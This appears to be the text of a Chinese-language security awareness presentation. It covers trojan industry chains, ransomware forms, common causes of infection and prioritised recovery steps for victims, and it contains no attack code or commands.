


灰鸽子产业链

©EG365




“魔盗”窃密木马




国家互联网应急中心CNCERT

“魔盗”窃密木马



组件调用关系图



“量子”攻击平台进行的是无差别网络攻击

木马案例

一款远控木马分析 <https://cloud.tencent.com/developer/article/1577834>

暗云III BootKit 木马分析
<https://cloud.tencent.com/developer/article/1044830>

一只“蜗牛”偷梁换柱，靠锁主页进行牟利
<https://cloud.tencent.com/developer/article/1043935>

记一次服务器被植入挖矿木马 CPU 飙升 200% 解决过程
<https://cloud.tencent.com/developer/article/1442440>

直播外挂黑产悄然崛起

直播间滚屏喊话自动刷正能量

智能识别 / 自动欢迎 / 礼物答谢

全球定位 / 国外直播 / 关注回谢

自动喊话 / 推广引流 / 抖商必备

——CK 智能场控软件

1、侵犯著作权罪：


2、非法获取计算机信息系统数据罪：

3、破坏计算机信息系统罪：

4、提供侵入、非法控制计算机信息系统程序、工具罪：

--- 《中华人民共和国刑法》

独狼、双枪、紫狐等木马组成的产业链



勒索病毒

新对抗（2010~2020）

```
uu$$$$$$$$$$$$uu
uu$$$$$$$$$$$$$$$$uu
u$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$$$$$$$$$$$$$$$u
u$$$$$$$*$$$$$*$$$$$u
*$$$$$*u$u$$$$$*
$$$$u$u$u$$$$
$$$$u$u$u$$$$
*$$$$$uu$$$$$$$$$*
*$$$$$$$$$*$$$$$$$$$*
u$$$$$$$$$u$$$$$$$$$u
u$=$=$=$=$=$=$=$=$u
uuu$$$$$uu$$$$uuu
$$$$$$$$uu$$$$uu$$$$
$$$$$$$$$$$$$$$$$
u$$$$$$$$$$$$$$$$uu*****uuuu$$$$$$$$$$$$
$$$$$*=$$$$$$$$$$$$$uuuu$$$$$$$$$$$$$$$$$$$$$*
*****$$$$$$$$$$$$$$$$uu**$***
uuuu**$$$$$$$$$$$$$$$$uuu
u$$$$uu$$$$$$$$$$$$uu**$$$$$$$$$$$$$$$$uuu$$$
$$$$$$$$$$$$$$$$*****$$$$$$$$$$$$$$$$$*
*$$$$$*$$$$$*
$$$$*PRESS ANY KEY!$$$$$*
```

勒索软件



选举日对于安全行业来说，不亚于一场网络攻防的“**超级碗**”大赛。

看到74岁与77岁的两个老人为了一份工作还争吵这么激烈，你的人生还有什么借口不努力呢

美国总统大选头号威胁：**勒索软件**
勒索软件可以 '**更改投票记录**'??



华人生活网

@李李的天赋

勒索病毒定义

勒索软件是一种恶意软件（**木马或其他类型的病毒**），它能**锁定**用户设备或**加密**用户文件，然后通知用户必须**支付赎金**才能拿回自己的数据。**赎金并不低，但不能保证一定能成功解密。**

自 **2016 年**开始勒索病毒**出现**到 **2017 年 wannacry** 肆意传播，再到 **2020 年 WannaRen** 通过各大下载资源站传播。勒索病毒越来越疯狂。

3 年

2016-2020年

300 万


黑客单笔赎金从300元到300万元

3000+ 例

从束手无策到**不依赖**交付赎金修复数据
从0到3000个勒索病毒案例
不可谓经验不丰富

勒索病毒形式

1. 修改电脑开机密码、登录密码等对锁定电脑。
2. 伪装为安全机构恐吓用户，比如 Reveton 敲诈者病毒。
3. 加密用户文件和数据，比如 WannaCry、CryptoLocker、VirLock、Locky。
4. 篡改磁盘 MBR，加密电脑整个磁盘，比如 Petya。



中勒索病毒原因

1. 开启了远程桌面，设置的密码太简单、或使用初始密码，被登录投毒。
太简单、或使用初始密码，被登录投毒。
2. 下载了激活工具或者破解软件导致中毒文件被加密。
3. 设置了共享文件夹，局域网内有其它机器中招，导致共享文件夹的数据被其它机器的病毒加密。
4. 运行了钓鱼邮件中的附件导致中毒文件被加密。
5. 系统中存在漏洞导致中毒文件被加密，比如永恒之蓝漏洞，java 漏洞，weblogic 漏洞，泛微 OA 漏洞等。
6. U 盘蠕虫导致文件被加密。
7. 其它弱口令攻击，例如 mysql，tomcat 等。

中勒索病毒后的正确操作姿势

这里的小数字代表执行顺序，最好不要搞颠倒了

建议不要用 GHOST 版本
系统安装：有非常多的系
统漏洞和预装软件的后门

中了勒索病毒的正确操作姿势

👍数据不重要

1. 找准中毒原因，避免二次中毒
2. 格式化中毒的机器并重装系统

★数据重要但不紧急

1. 把中毒数据备份，等待破解工具
2. 找准中毒原因，避免二次中毒
3. 格式化中毒机器并重装系统

💰数据重要且紧急

1. 先断网而不是先关机
2. 先备份中毒后的数据而不是先杀毒
3. 确定勒索病毒家族并尝试免费解密工具
4. 寻求专业第三方的技术支持
5. 谨慎联系黑客
6. 找准中毒原因，并加强防御，避免二次中毒
7. 格式化中毒机器并重装系统

找准中毒原因

